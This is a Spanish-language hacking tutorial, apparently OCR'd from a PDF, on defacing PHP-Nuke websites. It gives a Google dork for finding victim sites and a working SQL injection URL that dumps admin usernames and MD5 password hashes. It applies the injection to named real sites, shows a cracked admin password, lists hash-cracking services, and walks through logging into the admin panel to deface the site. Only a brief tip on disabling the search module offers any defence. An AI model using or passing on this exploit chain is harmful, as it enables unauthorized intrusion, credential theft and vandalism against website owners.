Deface a phpNuke

Introducción

Que tal pues aquí estamos mi nombre es MaRcUs (supongo q habrá otros marcus...) pero venga a quien le importa de vdd? Vamos a lo serio el deface:

¿Qué es un deface?

Antes de ir a la práctica veamos que es un deface primero…
Los podría mandar a buscar a google pero como se que son medio flojos lo voy aponer aquí:
Básicamente un deface es ganar acceso ilegitimo por cualquier medio a una web y modificar su contenido, lo más común es encontrar mensajes como:
"Contraten hackers para su seguridad hdp"
"hahaha el administrador es un idiota"
Cosas por el estilo, también se suele encontrar el clásico "Defaced by" y saludos a los amigos del seudo hacker.
Yo en lo personal prefiero no ser destructivo… si acaso dejo un mensaje "Defaced by MaRcUs" y un mail para que me contacten y sepan como corregir la vulnerabilidad.
Pero bueno lo que quieran hacer queda dentro de ustedes.


¿Qué herramientas necesito?

Aunque hay varias vulnerabilidades a explotar nosotros en este manual nos centraremos al deface de páginas utilizando phpNuke y para esto necesitamos:
Nuestro buen amigo **GOOGLE**
Una **VICTIMA** (no se preocupen esta la encontraremos mas tarde)
Y el **FIREFOX** aunque pueden utilizar el Internet Explorer pero a mi me gusta mas el otro.
Bueno si ya tienen todo esto listo excepto la victima procedamos.


Seleccionando una victima:

Bueno pues primero vamos con nuestro gran amigo GOOGLE y ponemos esto:
"*modules.php?name=Statistics Version PHP-Nuke*" (sin las comillas "")

Pero se preguntaran q es esto… pues simplemente eso nos servirá para encontrar sitios que estén corriendo en phpNuke, *"modules.php?name=Statistics" eso nos llevara en cualquier pagina de phpNuke a sus estadísticas donde nos mostraría algo así:*



Como pueden ver es una pagina de estadísticas sobre sistemas operativos y navegadores, esto simplemente nos sirve para saber que la pagina esta en phpNuke pero no todas son vulnerables, para verificar si son vulnerables haremos lo siguiente:
Sustituimos "*modules.php?name=Statistics"* por:
*"modules.php?name=Search&type=comments&%20%20%20query=&%20%20%20query=loquesea&instory=/**/UNION/**/SELECT/**/0,0,pwd,0,aid/**/FROM/**/nuke_authors"*
En nuestro caso la página era
http://www.clubsaabespana.com/modules.php?name=Statistics y nos quedo
http://www.clubsaabespana.com/modules.php?name=Search&type=comments&%20%20%20query=&%20%20%20query=loquesea&instory=/**/UNION/**/SELECT/**/0,0,pwd,0,aid/**/FROM/**/nuke_authors
Si entran en esa pagina podrán ver que nuestra petición fue rechazada :S al parecer esa pagina no es vulnerable. Pero no importa vamos a buscar otra, entonces vamos a google y buscamos "*modules.php?name=Statistics Version PHP-Nuke*" (sin las comillas)



Genial nos dio varios resultados ahora escogemos uno… y probamos cambiando la dirección como lo hicimos anteriormente hasta que alguno nos de algo como esto:

Ven que la busquedo dio un resultado:

254ec841347d5fd0266cf90bd4f56b76

Enviado por paquitos el
Adjuntar al Artículo:
(564 responde)

Bueno pues expliquemos lo que es esto

254ec841347d5fd0266cf90bd4f56b76 → Ese es el pass encriptado en md5
Enviado por paquitos el → "paquitos" es el nombre del admin.
Adjuntar al Artículo:
(564 responde)

Bueno pues ya estamos a la mitad del camino, ya tenemos nuestra victima seleccionada y estamos casi seguros q es vulnerable solo falta una cosa antes de darnos a la tarea de crackear el md5, en la dirección tienen que verificar tenga acceso a admin.php lo hacemos simplemente poniendo en este caso por ejemplo:
Estamos en:
http://members.lycos.co.uk/paquitos/modules.php?name=Search&type=comments&%20%20%20query=&%20%20%20query=loquesea&instory=/**/UNION/**/SELECT/**/0,0,pwd,0,aid/**/FROM/**/nuke_authors
Pues nada mas ponemos:
http://members.lycos.co.uk/paquitos/admin.php
Si conseguimos la ventana de login perfecto!! La web es vulnerable ahora si lo q sigue..

CRACKEANDO EL MD5

Primero obviamente necesitamos saber que es un md5…
Así q vamos a nuestro amigo www.google.com y buscamos por md5:
http://es.wikipedia.org/wiki/MD5
el primer resultado esta en español… no lo voy a copiar y pegar, solo necesitan ir y leerlo cuando acaben regresan…

Bueno como se que no se lo leyeron les digo que es md5 en resumen:
Md5 es un algoritmo de encriptación que convierte una palabra o secuencia de palabras en una cadena compuesta por 32 caracteres.

Ahora que ya saben lo que es vamos a crackear el hash (hash es la cadena q se obtiene después de la encriptación en este caso: **254ec841347d5fd0266cf90bd4f56b76**)


Tenemos dos opciones una usar algún programa para crackearlo o irnos a las bases de datos que circulan por Internet lo mas recomendable creo es ir primero a las bases de datos y luego si no encontramos nada intentar crackearlo nosotros mismos, ten en cuenta que esto toma tiempo… También puedes enviar el hash a una de las paginas que mencionare después y después d uno o dos días tendrás el hash crackeado…

Bueno pues yo me voy a centrar nada mas en las paginas webs que se dedican a "recuperar hashs perdidos" si me metiera a lo del programa seria hacer otro manual sobre este talvez luego…

Bueno pues ya con nuestro hash nos vamos a ir a cualquiera d estas pags:
http://gdataonline.com

http://passcracking.com
http://passcracking.ru/index.php
http://www.plain-text.info
http://milw0rm.com
http://md5.rednoize.com
http://md5.altervista.org/
http://shm.hard-core.pl/md5
http://md5.shalla.de/cgi-bin/index.cgi
http://md5.benramsey.com/

Escogemos una pagina y vamos a probar el hash… es cuestión de probar, tienen diferentes bases de datos y si no lo encuentras en una es posible que este en la otra, en este caso yo voy a probar en www.plain-text.info



Perfecto al parecer encontró algo:

ID	Submitter	Algorithm	Hash	Value	Hex Value	Status	Submited
28045	Anonymous	md5	254ec841347d5fd0266cf90bd4f56b76	chipiron	6368697069726f6e	Cracked	13/11/2006 16:11

Las partes:

ID: Es el numero de envío (nada importante mas que nada lo usan para mantener control)

Submitter: Es quien lo envío para que fuese desencriptado normalmente Anonymous, la forma para el registro depende de cada pág.

Algorithm: Es el algoritmo con el que estaba encriptado, nosotros usamos md5 ahora pero ahí mas, aun que en phpNuke solo usan md5.

Hash: Este fue el hash enviado a desencriptar.

Value: Este es el que nos interesa es el hash desencriptado en este caso es “chipiron” este es nuestro password.

Hex Value: Este es el valor hexadecimal.

Status: Es en el estado que se encuentra puede ser:

Cracking: En proceso de crackeo por lo tanto no hay contraseña aun.

Queque: En lista de espera para iniciar crackeo, sin contraseña aun.

Cracked: Ya esta crackeado, la contraseña ya esta disponible

Not Found: No se encontró la contraseña, lastima…


Submited: La fecha en que fue enviado.

Bueno ya conocemos las partes de esa tabla ahora vamos a lo nos interesa ingresar a la pagina…


Ya tenemos user y pass y ahora que?

Pues muy simple nos vamos a la pagina de administración que ya habíamos checado antes (admin.php) recuerden que es necesario este activa… sino no podrán entrar, sino esta activa puede que sea manejada mediante ftp la pagina directamente podrían tratar usar el password del admin. Para entrar con ese user y ese pass al ftp puede funcionar…

Entonces nos vamos a:
http://members.lycos.co.uk/paquitos/admin.php
en este caso por ejemplo y nos encontramos con esto:



Damos a login y…



Listo ya estamos dentro ☺ ahora ya aquí dentro se pone en cuestión su imaginación y su ética XD para hacer nada malo y avisar al webmaster sobre el bug y como arreglarlo o si destruir todo y dejar su firma :D.

Lo que yo suelo hacer para evitar que alguien haga esta inyección es ir y desactivar el modulo de search o búsqueda… es solo un consejo aunque hay otras soluciones esta es la mas rápida pero no perfecta (si se puede sobrepasar esto pero eso lo tendrán que encontrar uds…)

Para finalizar:

Código a buscar en Google: "modules.php?name=Statistics Version PHP-Nuke"
Inyección sql: modules.php?name=Search&type=comments&%20%20%20query=&%20%20%20query=loquesea&instory=/**/UNION/**/SELECT/**/0,0,pwd,0,aid/**/FROM/**/nuke_authors

Créditos: MaRcUs
Email: rockiano@gmail.com
Manual realizado para: CP666GROUP, www.ale666.com


HACKING = LIFE